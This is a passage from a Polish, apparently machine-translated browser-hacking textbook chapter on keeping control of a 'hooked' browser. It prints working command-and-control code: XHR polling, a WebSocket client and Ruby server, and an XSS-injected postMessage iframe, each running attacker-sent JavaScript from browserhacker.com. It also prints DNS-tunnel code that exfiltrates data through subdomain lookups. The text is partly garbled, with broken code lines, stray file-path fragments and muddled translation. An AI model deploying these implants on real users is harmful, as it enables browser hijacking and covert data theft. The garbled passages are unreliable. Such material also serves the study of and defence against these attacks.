Sytuacje te można również wykorzystać w określonych warunkach VPN, ale poprzedni scenariusz jest znacznie bardziej prawdopodobny. Jest to oczywiście możliwe ze względu na fakt, że logika JavaScript, po uruchomieniu w przeglądarce, może przeżyć buforowanie przeglądarki, a nawet buforowanie DNS w niektórych okolicznościach. W tej sekcji wykazano, że nie jest konieczne wykrywanie luk w aplikacjach internetowych w celu wykonania złośliwego kodu w przeglądarce. Czasami wystarczy po prostu dostęp do sieci, abyś mógł zakraść swoje początkowe instrukcje do celu.

Podsumowanie

Tu skupiliśmy się na pierwszej przeszkodzie, jaką napotkasz, próbując wykorzystać zaufanie przeglądarki internetowej. Chociaż staramy się jak najlepiej uwzględnić wiele różnych sposobów, w jakie szkodliwy kod może przedostać się do przeglądarki, metody te nie są w żaden sposób wyczerpujące. Technologia przeglądarek wciąż się zmienia i rozwija się - szybkie tempo Internetu i dążenie do tego, by wszystko online się stało, to tylko kilka czynników, które powodują, że atak odpływa i przypływa. Badałeś różne metody, z których każda ma na celu zademonstrowanie podstawowych metod i technik, dzięki którym osiągniesz swój cel, jakim jest uzyskanie kontroli nad przeglądarką. Gdy te bramy powodziowe zostaną otwarte, możesz być zaskoczony, jak wiele informacji chce ci dać przeglądarka internetowa. Oczywiście wykonanie początkowych instrukcji jest tylko pierwszą z dwóch znaczących przeszkód, które musisz pokonać. Kolejną przeszkodą jest ustalenie, jak zachować trwały kanał komunikacji z przeglądarką. Jest to kolejny krok w hakowaniu przeglądarki, który zostanie omówiony w następnym rozdziale.

Pytania

1. Jakie działania mogą wykonać osoby atakujące, jeśli wykonają swój kod w przeglądarce internetowej?

2. Opisz główne różnice między rodzajami ataków XSS.

3. Opisz kontrolkę przeglądarki, która może uniemożliwić uruchomienie XSS.

4. Wymień jeden z bardziej znanych wirusów XSS i sposób jego propagacji.

5. Opisz metodę, za pomocą której osoby atakujące mogą naruszyć witrynę, i zmodyfikuj ją, aby opublikować złośliwy kod.

6. W jakich okolicznościach możesz użyć sslstrip?

7. Opisz fałszowanie ARP.

8. Jakie są różnice między phishingiem a spamem?

9. Opisz w kilku prostych krokach, w jaki sposób przeprowadziłbyś atak socjotechniki.

10. Opisz fizyczną technikę „przynęty”.

Zachowanie kontroli

Przytrzymanie stopy w drzwiach ma ograniczoną wartość, jeśli drzwi te zatrzasną się w ciągu kilku chwil. Nauczyłeś się, jak postawić stopę w drzwiach. Teraz musisz nauczyć się, jak utrzymywać otwarte drzwi. W przypadku hakowania oznacza to, że po przejęciu początkowej kontroli nad przeglądarką konieczne będzie jej zachowanie. W tym momencie wkracza faza Retaing Control metody hakowania przeglądarki. Utrzymanie komunikacji i Utrzymanie odporności. Podstawowa koncepcja zachowania kanału komunikacji opiera się na ustanowieniu mechanizmu mającego na celu zachowanie kontroli za pomocą przeglądarki docelowej lub, co więcej, wielu przeglądarek. Zachowanie trwałości obejmuje techniki, które pozwalają na pozostanie aktywnym kanałem komunikacji, niezależnie od podejmowanych przez użytkownika działań. Jak widać w poniższych częściach, wiele ataków potrzebuje czasu na wykonanie, niektóre w kolejności sekund. Te problemy z timingiem są skomplikowane podczas wykonywania powiązanego ataku, w których wiele akcji jest łączonych razem. Posiadanie stabilnego kanału komunikacji jest krytycznym wymogiem dla każdej poważnej aktywności włamywania się do przeglądarki. Bez tego twój czas się skończy i wrócisz do punktu wyjścia.

Zrozumienie zachowania kontroli

Utrzymanie kontroli nad celem jest trudniejsze niż wykonanie początkowych instrukcji. O ile nie będziesz w stanie w jakikolwiek sposób wstrzyknąć kodu na każdą stronę, stracisz kontrolę, gdy cel odejdzie. Idealnie byłoby zachować kontrolę nad przeglądarką nie tylko w obliczu rozłączenia sieci, ale niezależnie od tego, jakie strony odwiedza użytkownik. Dlaczego więc naprawdę musisz zapewnić kontrolę nad przeglądarką? Jeśli potrafisz wykonać swój kod w przeglądarce docelowej, to z pewnością powinno to być wszystko, co musisz zrobić, prawda? Źle i nie nazywaj mnie Shirley! Wyobraź sobie, że chcesz zidentyfikować wszystkie aktywne hosty w sieci lokalnej przeglądarki docelowej, a następnie skanować port JavaScript. To działanie może potrwać kilka minut w zależności od liczby aktywnych hostów i liczby portów, które są sprawdzane. Oczywiście, będziesz musiał zachować kontrolę nad przeglądarką przez pewien okres czasu. Zachowanie kontroli nad celem można podzielić na dwa szerokie obszary. Zachowują one komunikację i wytrwałość. Oba są ważne, ponieważ wydłużą czas hakowania przeglądarki. Utrzymanie komunikacji może nastąpić przy użyciu wielu rodzajów kanałów, które docierają do kontrolowanego serwera WWW. W niektórych przypadkach mogą być nawet utrzymywane przez DNS bez polegania na HTTP. Możesz użyć takiego, który zapewnia maksymalną prędkość, ale prawdopodobnie poświęcisz komunikację ze starszymi przeglądarkami. Odkryjesz ten kompromis w nadchodzących sekcjach. Tradycyjne rootkity systemu operacyjnego osiągają trwałość poprzez przechwytywanie wywołań systemowych i wstrzykiwanie kodu bezpośrednio do jądra, a nawet sterowników, aby zachować je podczas restartów, aktualizacji, a czasem nawet po czyszczeniu systemu operacyjnego. W Twoim w przypadku, gdy cel zamyka przeglądarkę internetową, gra kończy się, przynajmniej tymczasowo.

HAKOWANIE

Techniki omówione zarówno w tym, jak i poprzednich częściach, mogą być zastosowane razem, aby przeprowadzić tak zwane zaczepianie przeglądarki. Podłączenie przeglądarki to proces ustanawiania dwukierunkowego kanału komunikacji z docelową przeglądarką. W tej książce często czytasz termin „przeglądarka przechwycona”. Oznacza to po prostu każdą przeglądarkę, która początkowo była zmuszona do wykonania złośliwego kodu i może teraz otrzymywać więcej poleceń z centralnego serwera, takiego jak BeEF. Gdy nowe polecenia są odbierane i wykonywane przez zaczepioną przeglądarkę, wyniki można asynchronicznie zwrócić z powrotem na serwer centralny. Takie kanały komunikacyjne umożliwiają wykonywanie zaawansowanych łańcuchów ataku, w postaci modułów dowodzenia, które mogą być wykonywane w logicznej kolejności. Na przykład po ustanowieniu

wstępnej kontroli nad przeglądarką możesz najpierw chcieć odzyskać wewnętrzny adres IP zaczepionej przeglądarki. Gdy zostanie to odkryte, należy wykonać komendę ping w sieci wewnętrznej i na koniec uruchomić skanowanie portów odpowiadających hostów. Wszystkie te akcje mogą być powiązane razem, a przepływ opcjonalnie zmieniony w zależności od wyników wykonania poprzednich kroków.

Poprzez modularyzację różnych kodów ataku dostępnych w zestawie narzędzi atakującego, można wykorzystać jeden exploit do wykonania szerokiej gamy działań. Działania te często wprowadzają pętlę zwrotną atakującego, w wyniku której określone działanie może odsłonić kolejny problem, który po dalszym zbadaniu może ujawnić więcej problemów.

Poznawanie technik komunikacyjnych

Podczas badania komunikacji, pierwszą rzeczą, którą musisz zrozumieć, jest sposób działania kanału komunikacji. Wybierając odpowiedni kanał, musisz rozważyć, czy chcesz obsługiwać przeglądarkę, czy szybkość. Możesz mieć bardzo szybki kanał, korzystając z najnowocześniejszej technologii, która nie obsługuje Internet Explorera 6 ani Opery. W zależności od potrzeb może to być ograniczenie. Na przykład możesz zainteresować się tylko Chrome, ponieważ chcesz wykorzystać jego rozszerzenia, a następnie zdecydować się na kanał WebSocket. Dodatkowa prędkość może wymagać poświęcenia kompatybilności przeglądarki. Prawie każdy kanał komunikacji, którego możesz użyć, będzie polegał na jakimś odpytywaniu. Polling to klient sprawdzający zmiany lub aktualizacje z serwera. W rzeczywistości implementacja mechanizmu odpytywania zależy zarówno od klienta, jak i serwera. W tym przypadku klient jest kontrolowany przez kod JavaScript wprowadzony do przeglądarki docelowej, a serwer to oprogramowanie należące do atakującego, które odpowiada na proces odpytywania. Kanał komunikacji jest wymagany przede wszystkim z dwóch powodów: w celu wykrycia rozłączenia klienta i przekazania nowych poleceń z serwera do klienta. Tak długo, jak serwer odbiera żądania odpytywania, wie, że klient żyje i jest gotowy na otrzymywanie nowych poleceń. W poniższych sekcjach przedstawiono szereg technik tworzenia kanału komunikacji. Pamiętaj, że kanały komunikacji są dynamiczne i można je przełączać. Na przykład domyślny kanał komunikacyjny może użyć odpytywania XMLHttpRequest, a następnie przełączyć się na kanał WebSocket, jeśli przeglądarka go obsługuje.

Korzystanie z odpytywania XMLHttpRequest

Obiekt XMLHttpRequest jest dobrym kandydatem na domyślny kanał komunikacji, dzięki jego szerokiej kompatybilności z różnymi przeglądarkami. Z telefonu BlackBerry lub systemu Android, do Windows z IE, obsługiwany jest XMLHttpRequest. Natomiast funkcjonalność XMLHTTP musi zostać utworzona jako obiekt ActiveX, natomiast od IE 7 i później obiekt można tworzyć natywnie. Mechanizm XMLHttpRequest, który wykonuje magię komunikacji, jest dość prosty. Obiekt służy do tworzenia asynchronicznych żądań GET do atakującego serwera, w tym przypadku BeEF. Żądania te są wysyłane regularnie, na przykład co 2 sekundy, przy użyciu funkcji JavaScript setInterval (sendRequest (), 2000). Serwer BeEF zareaguje na jeden z dwóch sposobów:

■ Z pustą odpowiedzią wskazującą, że nie ma żadnych nowych działań

■ Z odpowiedzią o długości treści większej niż 0 bajtów, jeśli chcesz poinstruować przeglądarkę ofiary, aby coś zrobiła

Nowa logika będzie dodatkowym kodem JavaScript wykorzystującym zamknięcia JavaScript. Na przykład w poniższym fragmencie kodu exec_wrapper jest zamknięciem:

```
var a = 123;

function exec_wrapper(){
```

```
var b = 789;

function do_something(){

a = 456;

console.log(a); // 456 -> functional scope

console.log(b); // 678 -> functional scope

};

return do_something;

}

console.log(a); // 123 -> global scope

var wrapper = exec_wrapper();

wrapper()
```

DOMKNIĘCIA

Domknięcie, szczególnie w kontekście JavaScript, to specjalny obiekt, który obejmuje zarówno funkcje, jak i środowisko, w którym funkcje zostały utworzone. Ciekawe w poprzednim fragmencie kodu jest to, że po wykonaniu exec_wrapper() można oczekiwać, że zmienna b nie będzie już dostępna, zwłaszcza że znajdowała się poza funkcją do_something(), która została zwrócona przez exec_wrapper(). Jeśli następnie uruchomisz wrapper(); zobaczysz, że zwracane są wartości 456 i 789, co oznacza, że zmienna b była nadal dostępna. Wynika to z faktu, że exec_wrapper jest zamknięciem, a jako część jego środowiska uwzględniono również wszelkie zmienne lokalne wchodzące w zakres w momencie tworzenia. Zamknięcia przydają się również, gdy chcesz emulować metodę prywatną, aby uzyskać widoczność danych, ponieważ JavaScript nie zapewnia tego natywnego sposobu. Wynikiem tego jest proces dostarczania koncepcji programowania obiektowego do JavaScript

Domknięcia świetnie nadają się do dodawania nowego kodu dynamicznego, ponieważ zmienne prywatne (deklarowane przez var) wewnątrz zamknięcia są ukryte przed globalnym zakresem3. Za pomocą zamknięcia można powiązać dane środowiska z funkcją, która działa na tych danych. Jeśli miałbyś wielokrotnie przesyłać poprzedni kod, kapsułkowanie jego logiki w zamknięciu jest obowiązkowe, aby „ograniczyć" nowy kod do jego własnej funkcji. Zgodnie z taksonomią BeEF pozostałe przykłady będą nazywane modułami poleceń, ponieważ są to nowe polecenia do wykonania przez przeglądarkę. Pomysł zamknięcia można rozwinąć, aby utworzyć opakowanie, które dodaje moduły poleceń do stosu. Za każdym razem, gdy żądanie sondowania zostanie zakończone, stos. pop () zapewnia, że ostatni element stosu zostanie usunięty, a następnie wykonany. Poniższy kod jest przykładową implementacją tego podejścia. Zablokowano obiekt blokady i funkcję poll() ze względu na zwięzłość:

```
/**

* The stack of commands.

*/

commands: new Array(),

/**
```

```
* Wrapper. Add the command module to the stack of commands.
*/
execute: function(fn) {
this.commands.push(fn);
},
/**
* Do Polling. If the response is != 0, call execute_commands()
*/
get_commands: function() {
try {
this.lock = true;
//poll the server_host for new commands
poll(server_host, function(response) {
if (response.body != null && response.body.length > 0)
execute_commands();
});
} catch(e){
this.lock = false;
return;
}
this.lock = false;
},
/**
* Executes the received commands, if any.
*/
execute_commands: function() {
if(commands.length == 0) return;
this.lock = true;
while(commands.length > 0) {
command = commands.pop();
try {
```

```
command();

} catch(e) {

console.error(.message);

}

}

this.lock = false;

}
```

Jak widać w funkcji execute_commands(), jeśli polecenie stack nie jest puste, każda pozycja zostanie wyświetlona i wykonana. Możliwe jest wywołanie command() w bloku try ze względu na użycie zamknięć, co oznacza, że moduł poleceń jest zamknięty w swojej własnej anonimowej funkcji:

```
var msg = "What is your password?";

prompt(msg);

});
```

Funkcja jest nazywana anonimową, gdy jest dynamicznie zadeklarowana w czasie wykonywania, bez określonej nazwy. Te funkcje są przydatne, gdy trzeba wykonać małe fragmenty kodu, zwłaszcza gdy ten kod jest używany tylko raz, a nie w innych obszarach. Ta koncepcja jest powszechnie stosowana podczas rejestrowania anonimowych funkcji w modułach obsługi zdarzeń, na przykład:

```
aButton.addEventListener ('click', function () {alert ('you clicked me');}, false);
```

Gdy poprzedni moduł poleceń wyląduje w DOM przeglądarki docelowej, wywoływane jest opakowanie execute (), a następujący kod JavaScript będzie nową warstwą na stosie poleceń:

```
function() {

var msg = "What is your password?";

prompt(msg);

}
```

Na koniec, gdy uruchomi się commands.pop (), a następnie spróbuje wykonać wyskakujący kod, zostanie wyświetlone okno dialogowe monitu pokazujące zawartość msg. Po przeczytaniu przykładowego kodu implementacji można wyraźnie zobaczyć, że tablica poleceń została zaimplementowana jako stos, znany również jako struktura danych Last In First Out (LIFO). Można się zastanawiać, dlaczego nie została zaimplementowana jako struktura FIFO (First In First Out). To jest uczciwe pytanie i zależy głównie od twoich potrzeb. Jeśli potrzebujesz skorelować między sobą wykonywanie modułów poleceń, mając rodzeństwo i dane wejściowe modułu w zależności od poprzednich danych wyjściowych modułu, może być preferowana struktura danych FIFO.

Korzystanie z współdzielenia zasobów między źródłami CORS pozwala aplikacji internetowej na określenie różnych źródeł, które mogą odczytywać odpowiedzi HTTP poprzez nieznaczne rozszerzenie SOP. Jest to szczególnie przydatne, jeśli chcesz, aby Twój centralny serwer atakujący mógł komunikować się z odwiedzanymi przeglądarkami różnego pochodzenia. Serwer BeEF osiąga to dzięki

dołączeniu następujących dodatkowych nagłówków odpowiedzi HTTP, umożliwiając wysyłanie żądań POST i GET z różnych źródeł z dowolnego miejsca:

Access-Control-Allow-Origin: *

Access-Control-Allow-Methods: POST, GET

Gdy obiekt XMLHttpRequest zostanie użyty do wysłania żądania-krzyżowego GET, jeśli docelowy początek zwraca poprzednie nagłówki, można odczytać pełną odpowiedź HTTP. Gdy te nagłówki CORS nie są uwzględnione, SOP uniemożliwia obiektowi XMLHttpRequest odczytanie pełnej odpowiedzi HTTP. Jak w przypadku każdej specyfikacji, CORS ma również swoje dziwactwa związane z implementacją. W tym przypadku Internet Explorer nie był w pełni obsługiwany do wersji 10, a Opera Mini całkowicie nie obsługuje. Wersje IE 8 i 9 częściowo obsługują CORS za pośrednictwem obiektu XDomainRequest, ale wprowadzono następujące ograniczenia w jego użyciu:

■ Tylko schematy HTTP i HTTPS są w pełni obsługiwane.

■ Żądanie nie obejmuje niestandardowych nagłówków.

■ Żądaj domyślnego typu zawartości na tekst / zwykły i nie można go zastąpić.

■ Pliki cookie i inne nagłówki żądań uwierzytelnienia nie mogą być wysyłane.

Używanie CORS jako kanału komunikacyjnego to skuteczny sposób na utrzymanie stałej relacji między zaczepioną przeglądarką a serwerem. Czasami jednak możesz chcieć użyć szybszego kanału, takiego jak protokół WebSocket. Zagadnienie to omówiono w następnej sekcji.

Korzystanie z komunikacji WebSocket

Protokół WebSocket jest bardzo szybkim, pełnodupleksowym kanałem komunikacji. Ta technologia umożliwia podejmowanie rygorystycznych działań sterowanych zdarzeniami bez wyraźnej potrzeby odpytywania serwera. Nie oznacza to, że całkowicie wyrzucisz wewnętrzny mechanizm odpytywania - w zależności od twoich potrzeb i architektury kanału komunikacyjnego, zachowanie pewnej formy odpytywania może przynieść korzyści. Interfejs API WebSocket zastępuje inne technologie AJAX-Push, takie jak Comet5. Podczas gdy Comet wymaga dodatkowych bibliotek klienckich, WebSocket API jest implementowany natywnie w nowoczesnych przeglądarkach. Jak widać na rysunku 3-2, wszystkie najnowsze przeglądarki, w tym Internet Explorer 10, obsługują protokół WebSocket natywnie. Jedynymi wyjątkami są niektóre przeglądarki mobilne, takie jak Opera Mini i natywna przeglądarka Androida. Różne projekty mają na celu dodanie nieobsługiwanej kompatybilności WebSocket przeglądarki. Jednym z bardziej znaczących projektów jest Socket.io. Socket.io nadal korzysta z dodatkowej biblioteki JavaScript, która ma być używana po stronie klienta, ale zapewnia niezawodną łączność, wybierając najbardziej wydajny transport w czasie wykonywania. Niektóre z dostępnych kanałów w Socket.io obejmują protokół WebSocket, Adobe Flash Sockets, długie odpytywanie AJAX i odpytywanie JSONP. Poniższy kod pokazuje bardzo prosty kanał komunikacji między serwerem WWW Ruby a zahaczoną przeglądarką. Następująca implementacja serwera Ruby WebSocket jest oparta na bibliotece EM-WebSocket7 (lub gem). EM-WebSocket to asynchroniczna i szybka implementacja oparta na EventMachine.

```
require 'em-websocket'

EventMachine.run {

EventMachine::WebSocket.start(
```

```
:host => "0.0.0.0",
:port => 6666,
:secure => false) do |ws|
begin
ws.onmessage do |msg|
p "Received:"
p "->#{msg}"
ws.send("alert(1);")
end
rescue Exception => e
print_error "WebSocket error: #{e}"
end
end
}
```

Ten fragment kodu wiąże serwer WebSocket na porcie 6666, czekając na nowe wiadomości od klientów. Po otrzymaniu wiadomości do klienta wysyłane jest nowe polecenie. Zauważysz podobieństwo do kodu przedstawionego w poprzednim przykładzie XMLHttpRequest: funkcja anonimowa, function() {alert (1)}. Ze względu na zwięzłość nie używamy opakowania execute() z zamknięciami, jak wcześniej, ale ten kod można łatwo zmodyfikować w celu obsługi tego. Kod po stronie klienta jest pisany w JavaScript przy użyciu natywnego API WebSocket. Gdy kanał WebSocket jest otwarty, klient wysyła wiadomość do serwera z prośbą o więcej poleceń. Gdy serwer odpowiada, wyzwalane jest zdarzenie onmessage, a dane pochodzące z serwera są wykonywane, tworząc nowy obiekt Function. Dane przepływające przez kanał WebSocket mogą być typu String, Blob lub ArrayBuffer. W tym przypadku typem jest String, co oznacza, że kod musi zostać oceniony przez proces tworzenia go za pomocą nowej funkcji (). Zakładamy, że serwer atakującego i wysyłany kod JavaScript są domyślnie zaufane, więc używanie Funkcji w ten sposób jest względnie bezpieczniejsze niż używanie eval.

```
var socket = new WebSocket("ws://browserhacker.com:6666/");
socket.onopen = function(){
console.log("Socket open.");
socket.send("Server, send me commands.");
}
socket.onmessage = function(msg){
f = new Function(msg.data);
f();
```

```
console.log("Command received and executed.");

}
```

Nie każda przeglądarka obsługuje natywnie interfejs API WebSocket. Powiedz domyślnie, że używasz obiektów XMLHttpRequest jako domyślnego kanału komunikacji w celu obsługi większej liczby przeglądarek, ale chciałeś zaktualizować konkretny kanał, aby korzystał z protokołu WebSocket. Najpierw musisz ustalić, czy protokół WebSocket jest obsługiwany. Aby sprawdzić, czy jest obsługiwany, musisz pobrać odcisk palca z możliwości przeglądarki. Można jednak ustalić, czy interfejs API WebSocket lub MozWebSocket Mozilli jest obsługiwany za pomocą następującego kodu:

```
hasWebSocket: function() {

return !!window.WebSocket || !!window.MozWebSocket;

},
```

Jeśli zwróci to wartość true, możesz używać protokołu WebSocket w swoim JavaScript. Obiekt MozWebSocket jest podobny do obiektu WebSocket z prefiksem dodanym przez Mozillę w niektórych starszych wersjach Firefoksa (wersje od 6 do 10). Standardowego obiektu WebSocket można używać bez potrzeby używania przedrostka z wersji Firefox 11.

Korzystanie z komunikacji w wiadomościach

Jak wprowadzono wcześniej window.postMessage() to kolejna natywna metoda osiągania komunikacji między źródłami, przy jednoczesnym poszanowaniu SOP. Korzystanie z tej metody wymaga instalacji; po pierwsze, musisz hostować zawartość dla IFrame na atakującym serwerze, w tym przykładzie browserhacker.com:

```
<html>

<body>

<b>Embed me on a different origin</b>

<div id="debug">Ready to receive data...</div>

<script>

window.addEventListener("message", receiveMessage, false);

function doClick() {

parent.postMessage("Message sent from " + location.host,

"http://browservictim.com");

}

var debug = document.getElementById("debug");

function receiveMessage(event) {

debug.innerHTML += "Data: " + event.data + "\n Origin: " +

event.origin;

parent.postMessage("alert(1)", event.origin);
```

```
}
</script>
</body>
</html>
```

Następnie musisz wykorzystać lukę XSS w witrynie celu, powiedzmy browservictim.com. Wstrzyknięty ładunek wymaga logiki JavaScript oraz samego IFrame. Utworzony element IFrame ładuje poprzedni fragment kodu. Zwróć uwagę na tutaj IFrame to_server oraz funkcje post_msg() i receiveMessage():

```
<div id="debug"> </div>
<div id="ui">
<input type="text" id="v" />
<input type="button" value="Send to server" onclick="post_msg();" />
<iframe id="to_server"
src="http://browserhacker.com/postMessage_server.html"></iframe>
</div>
<script type="text/javascript">
window.addEventListener("message", receiveMessage, false);
var infoBar = document.getElementById("debug");
function receiveMessage(event) {
infoBar.innerHTML += event.origin + ": " + event.data + "";
new Function(event.data)();
}
function post_msg(domain) {
var to_server = document.getElementById("to_server");
to_server.contentWindow.postMessage("" +
eval(document.getElementById("v").value),
"http://browserhacker.com");
}
</script>
```

Po tym, jak kod załadowany z browserhacker.com odbiera dane z innego źródła, odpowiada z dodatkowym kodem JavaScript, który oceniłem, tworząc nową funkcję na Browservictim.com.

window.postMessage() może być przydatny do komunikacji między różnymi oknami, takimi jak IFrame, pop-up i pop-under i ogólnie tabulatorami. Jak zawsze, niektóre dziwactwa istnieją w różnych przeglądarkach. W Internet Explorerze 8 i nowszych można używać window.postMessage () tylko dla

IFrame, ale nie dla innych kart lub okien. Internet Explorer w wersjach od 8 do 10 tylko częściowo obsługuje postMessage (), podczas gdy protokół WebSocket jest w pełni obsługiwany9. Jest to jeden z głównych powodów, dla których warto rozważyć użycie postMessage() jako głównego kanału komunikacji (jeśli zaczepiona przeglądarka nie jest programem Internet Explorer).

Korzystanie z komunikacji tunelowej DNS

Każdy z omówionych wcześniej kanałów komunikacji opiera się na protokole HTTP. Protokół WebSocket jest wyjątkiem, ale jego początkowy uścisk dłoni nadal zależy od żądania HTTP, które jest interpretowane przez serwer HTTP jako żądanie aktualizacji 10, takie jak:

GET / ws HTTP / 1.1

Host: browserhacker.com

Aktualizacja: websocket

Połączenie: aktualizacja

Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ ==

Pochodzenie: http://browservictim.com

Sec-WebSocket-Version: 13

Nie ma w tym nic złego, chyba że zaczepiasz przeglądarki bez bezpośredniego połączenia, takie jak te za proxy HTTP, który rejestruje wszystko i potencjalnie sprawdza zawartość. Tutaj może się przydać kanał komunikacyjny oparty na DNS, wraz z innymi technikami unikania, które można wykorzystać w celu zmniejszenia prawdopodobieństwa wykrycia. Tylko kilka rozwiązań bezpieczeństwa monitoruje żądania DNS, a często ich skuteczność jest kwestionowana, ponieważ większość współczesnych przeglądarek korzysta z pobierania wstępnego DNS. Pobieranie wstępne DNS służy przede wszystkim poprawie komfortu użytkownika poprzez zwiększenie szybkości ładowania przyszłych zasobów. Kenton Born przedstawił badania na BlackHat 2010, wykorzystując tajne kanały DNS z samej przeglądarki. Ta metoda jest skuteczna, gdy dane muszą być wytłaczane tylko w jedną stronę z przeglądarki na serwer. Staje się jednak bardziej skomplikowane, jeśli komunikacja ma być dwukierunkowa. Możesz utworzyć prosty jednokierunkowy kanał eksfiltracji oparty na systemie DNS wysyła żądania do spreparowanych domen, które są rozwiązywane przez serwer DNS pod Twoją kontrolą. Taki kanał można wykorzystać do przekazania klucza symetrycznego do klienta w celu zaszyfrowania danych wymienianych między klientem a serwerem w kolejnych żądaniach i odpowiedziach HTTP. Na przykład, jeśli chcesz wysłać ciąg ABCDE przy użyciu tej techniki, możesz zakodować dane i przesłać je jako żądanie rozpoznania subdomeny. Jeśli twój serwer DNS rozpoznaje browserhacker .com, możesz wysłać ładunek danych, po prostu żądając zasobu obrazu, na przykład <img src = "_ encodedData_.browserhacker.com">. Prost funkcja JavaScript do generowania _encodedData_ może wyglądać następująco:

```
encode_data = function(str) {

var result="";

for(i=0;i<str.length;++i) {

result+=str.charCodeAt(i).toString(16).toUpperCase();

}

return result;
```

```
};

var data = "data_to_extrude_from_client_to_server";

var _encodedData_ = encodeURI(encode_data(data));

console.log(_encodedData_);
```

Powyższy kod jest wymagany, ponieważ nazwy domen mogą zawierać tylko znaki alfanumeryczne oraz łączniki (-) i kropki (.). Wynik encode_data(), biorąc pod uwagę dane użyte w poprzednim przykładzie kodu, będzie:

646174615F746F5F657874727564655F66726

F6D5F636C69656E745F746F5F736572766572

Dodatkowym ograniczeniem do rozważenia jest to, że nazwy FQDN są ograniczone do 255 znaków, w tym kropek. Biorąc pod uwagę te ograniczenia, fragment kodu pokazany wcześniej można rozszerzyć o:

```
var dom = document.createElement('b');

// splits strings into chunks

String.prototype.chunk = function(n) {

if (typeof n=='undefined') n=100;

return this.match(RegExp('.{1,'+n+'}','g'));

};

// sends a DNS request

sendQuery = function(query) {

var img = new Image;

img.src = "http://"+query;

img.onload = function() { dom.removeChild(this); }

img.onerror = function() { dom.removeChild(this); }

dom.appendChild(img);

};

// Split message into segments

segments = _encodedData_.chunk(max_segment_length);

for (seq=1; seq<=segments.length; seq++) {

// send segment

sendQuery(seq+"."+segments.length+"." +

segments[seq-1]+".browserhacker.com");
```

}


W zależności od długości domeny używanej do ataku i omówionych wcześniej limitów FQDN poprzedni fragment odpowiada za podzielenie zakodowanych danych na takie fragmenty:


.EA.A9.8F.EA.A9.8C.EA.A9.8D.EA.A9.8A.EA.A9.8B

Ponieważ ładunek danych prawdopodobnie będzie większy niż prosty ciąg pięciu znaków, najpierw dzieli się go na części. Dla każdej porcji odpowiedni element IMG jest dołączany do DOM. Tagi graficzne są używane, ponieważ gdy pobieranie wstępne DNS jest wyłączone w przeglądarce, atrybut src zostanie rozwiązany jako pierwszy, co spowoduje zapytanie DNS. Żądanie HTTP pobrania obrazu zostanie wydane później. Pamiętaj również, że jeśli odpowiedź serwera DNS brzmi Błąd lub nie znaleziono, kolejne żądanie HTTP nigdy nie zostanie wysłane. W tym samym czasie serwer DNS już przetworzyłby dane pochodzące od klienta. Jest to przydatne w celu uzyskania lepszej komunikacji. To podejście działa dobrze, jeśli chcesz komunikować się od klienta do kontrolowanego serwera DNS, ale możesz się zastanawiać, jak działa on w drugą stronę. Jak osiągnąć dwukierunkową komunikację, wysyłając dane z serwera do klienta? Jest to trudniejsze do osiągnięcia, ale nadal możliwe. Jednym ze sposobów implementacji komunikacji dwukierunkowej jest ustalenie czasu zapytań DNS, co oznacza czas potrzebny do rozwiązania domeny. Możesz na przykład wywnioskować, że serwer chciał wysłać 0, jeśli domena została rozwiązana w mniej niż sekundę. Z drugiej strony możesz wywnioskować, że serwer wysłał 1, jeśli domena została rozwiązana dłużej niż sekundę. W ten sposób przeglądarka może rekonstruować ciągi na podstawie ich reprezentacji binarnej, ostatecznie używając String.fromCharCode). Szybsze metho wykorzystuje udane i nieudane połączenia z domenami, które oznaczają każdy bit danych. Oznacza to, że pojedyncza domena jest mapowana na pojedynczy bit danych. Te błędy rozdzielczości można wykryć za pomocą JavaScript. W tym przykładzie domena bit-00000002-0000003d.browserhacker.com reprezentuje 1 lub 0 w zależności od tego, czy rozwiązuje (i zwraca zasób)

```
Last login: Fri Nov 15 11:40:28 on ttys000
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003e.browserhacker.com
bit-00000002-0000003e.browserhacker.com has address 74.125.237.136
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003d.browserhacker.com
Host bit-00000002-0000003d.browserhacker.com not found: 3(NXDOMAIN)
lon-sp-5dv7p:~ morru$
```

Zapytano dwie różne domeny z różnymi wynikami. Aby pomóc w dostrzeżeniu różnicy, strzałka wskazuje na postać, która subtelnie zmienia się w każdym żądaniu. Jeden rozwiązuje, a drugi nie. Jest to podstawa do wykrycia stanu bitu w transferze danych przez tunel DNS z serwera do klienta / W takim przypadku adres IP 74.125.237.136 jest zwracany, gdy bit ma być wysłany do wartości true. Przyczynę tego wyjaśniono w dalszej części tego rozdziału i pokazano poniżej





Pierwszy rysunek pokazuje proces zwracania 1 bitu przez tunel DNS przeglądarki. Po pomyślnym załadowaniu obrazu (cross-origin) wywoływana jest funkcja onload w celu zasygnalizowania zapamiętania prawdziwego stanu bitu

